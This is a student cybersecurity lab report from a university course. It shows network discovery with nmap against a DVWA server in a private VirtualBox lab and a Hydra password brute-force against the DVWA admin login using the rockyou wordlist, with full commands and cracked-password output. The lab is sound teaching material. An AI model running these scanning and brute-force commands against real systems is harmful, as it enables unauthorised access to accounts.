UNIVERSITI TUNKU ABDUL RAHMAN DU012(A)
Wholly owned by UTAR Education Foundation
(200201010564(578227-M))

UNIVERSITI TUNKU ABDUL RAHMAN
FACULTY OF INFORMATION COMMUNICATION TECHNOLOGY

October 2024 TRIMESTER

UCCN1223 CYBERSECURITY

GROUP ASSIGNMENT COVER SHEET

Student Name	Student ID	Practical Group Number	Programme	Marks
Richard Ting Li Zeng	2301973	31	CS	Part A: Part B: Part C: Part D:
Cheah Shao Feng	2207459	26	CS	
Mah Shirley	2205858	26	CS	
Kok Wei Huang	2204331	26	CS	

Marking Scheme

Part A (10 marks)		
Steps	**Marks Allocated**	**Marks Awarded**
Step2	3	
Step5	4	
Step6	3	
TOTAL	**10**	

Part B (10 marks)		
Steps	**Marks Allocated**	**Marks Awarded**
Step1	2	
Step2	2	
Step3	2	
Step4	2	
Step5	2	
TOTAL	**10**	


Part C (20 marks)		
File ID	**Marks Allocated**	**Marks Awarded**
File 1	4	
File 2	6	
File 3	10	
TOTAL	**20**	

Part D (10 marks)		
Question	**Marks Allocated**	**Marks Awarded**
Question 1	2	
Question 2	2	
Question 3	2	
Question 4	2	
Question 5	2	
TOTAL	**10**	

INDEX


1.0 Part A

Step 1: Check the IP address to determine the specific IP range needed to be Nmap ping scanned by using ***ifconfig*** after we have confirmed that the attack box has been opened in the background and there is all set for completing part A.




```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.56.103  netmask 255.255.255.0  broadcast 192.168.56.255
        inet6 fe80::ad53:c60a:5a10:fbd1  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:cf:3c:17  txqueuelen 1000  (Ethernet)
        RX packets 70  bytes 10363 (10.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 47  bytes 5258 (5.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 96  bytes 7768 (7.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 96  bytes 7768 (7.5 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 2: Perform an Nmap ping scan for the ip address range determined to find out the ip address of DVWA server within the range by using the command ***sudo nmap -sN <ip address range>***.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sN 192.168.56.103/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 02:27 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or
 specify valid servers with --dns-servers: No such file or directory (2)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabl
ed. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00036s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 0A:00:27:00:00:0C (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.00037s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:E1:47:66 (Oracle VirtualBox virtual NIC)
```




```
Nmap scan report for 192.168.56.101
Host is up (0.00065s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE          SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
25/tcp    open|filtered smtp
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
2049/tcp  open|filtered nfs
3306/tcp  open|filtered mysql
MAC Address: 08:00:27:69:17:F3 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.103
Host is up (0.0000020s latency).
All 1000 scanned ports on 192.168.56.103 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
```

Step 3: Ping 192.168.56.101 to make sure that Kali Linux can ping to the DVWA server by using ***ping <ip address>***.



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.417 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=2.39 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=1.14 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=1.17 ms
64 bytes from 192.168.56.101: icmp_seq=5 ttl=64 time=0.945 ms
64 bytes from 192.168.56.101: icmp_seq=6 ttl=64 time=1.67 ms
64 bytes from 192.168.56.101: icmp_seq=7 ttl=64 time=1.77 ms
64 bytes from 192.168.56.101: icmp_seq=8 ttl=64 time=1.14 ms
64 bytes from 192.168.56.101: icmp_seq=9 ttl=64 time=1.14 ms
64 bytes from 192.168.56.101: icmp_seq=10 ttl=64 time=1.72 ms
64 bytes from 192.168.56.101: icmp_seq=11 ttl=64 time=0.266 ms
64 bytes from 192.168.56.101: icmp_seq=12 ttl=64 time=1.26 ms
64 bytes from 192.168.56.101: icmp_seq=13 ttl=64 time=1.50 ms
64 bytes from 192.168.56.101: icmp_seq=14 ttl=64 time=0.792 ms
64 bytes from 192.168.56.101: icmp_seq=15 ttl=64 time=1.56 ms
64 bytes from 192.168.56.101: icmp_seq=16 ttl=64 time=0.946 ms
64 bytes from 192.168.56.101: icmp_seq=17 ttl=64 time=1.17 ms
64 bytes from 192.168.56.101: icmp_seq=18 ttl=64 time=1.49 ms
64 bytes from 192.168.56.101: icmp_seq=19 ttl=64 time=0.755 ms
64 bytes from 192.168.56.101: icmp_seq=20 ttl=64 time=1.72 ms
64 bytes from 192.168.56.101: icmp_seq=21 ttl=64 time=0.601 ms
64 bytes from 192.168.56.101: icmp_seq=22 ttl=64 time=0.581 ms
64 bytes from 192.168.56.101: icmp_seq=23 ttl=64 time=0.624 ms
64 bytes from 192.168.56.101: icmp_seq=24 ttl=64 time=0.306 ms
64 bytes from 192.168.56.101: icmp_seq=25 ttl=64 time=0.362 ms
64 bytes from 192.168.56.101: icmp_seq=26 ttl=64 time=0.997 ms
64 bytes from 192.168.56.101: icmp_seq=27 ttl=64 time=1.58 ms
64 bytes from 192.168.56.101: icmp_seq=28 ttl=64 time=1.53 ms
```


Step 4: Open Mozilla Firefox on Kali to browse to the DVWA web server by using the server ip address used by the DVWA server with "/login.php". http://192.168.56.101/dvwa/login.php is entered and browsed.


Login :: Damn Vulnerable We
192.168.56.101/dvwa/login.php
50%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
DVWA
Username
Password
Login
Damn Vulnerable Web Application (DVWA)

Step 5: Before we use Hydra to try different passwords and guess the one for the "admin" user, make sure we know the IP address of the web server we want to target, and have a list of potential passwords.


Now we have 192.168.56.101 as the IP address of the DVWA server, admin as the username, the wordlist used will be rockyou.txt.gz and the method used is http-get.

Using the above parameters, we will be able to write out one HYDRA command to hack into the account with the username “admin” and an unknown password. The HYDRA command will be ***hydra -l <username> -P <password wordlists file> <ip address> <method>*** . The full command used is ***hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz 192.168.56.101 http-get://192.168.56.101/dvwa/login.php.***




```
┌──(kali㉿kali)-[~]
└─$ sudo hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz http-get://192
.168.56.101/dvwa/login.php
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-27 02:
31:45
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.56.101:80/dvwa/login.php
[80][http-get] host: 192.168.56.101   login: admin   password: jessica
[80][http-get] host: 192.168.56.101   login: admin   password: 123456
[80][http-get] host: 192.168.56.101   login: admin   password: 12345
[80][http-get] host: 192.168.56.101   login: admin   password: password
[80][http-get] host: 192.168.56.101   login: admin   password: iloveyou
[80][http-get] host: 192.168.56.101   login: admin   password: princess
[80][http-get] host: 192.168.56.101   login: admin   password: rockyou
[80][http-get] host: 192.168.56.101   login: admin   password: 123456789
[80][http-get] host: 192.168.56.101   login: admin   password: 1234567
[80][http-get] host: 192.168.56.101   login: admin   password: abc123
[80][http-get] host: 192.168.56.101   login: admin   password: 12345678
[80][http-get] host: 192.168.56.101   login: admin   password: nicole
[80][http-get] host: 192.168.56.101   login: admin   password: daniel
[80][http-get] host: 192.168.56.101   login: admin   password: babygirl
[80][http-get] host: 192.168.56.101   login: admin   password: monkey
[80][http-get] host: 192.168.56.101   login: admin   password: lovely
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-27 02:
31:48
```

Step 6: Try each pair of usernames and passwords given by the hydra command in the DVWA server’s login page until getting the correct password, which is the ***password*** at this situation.



Success in logging in to the website



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users)!

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

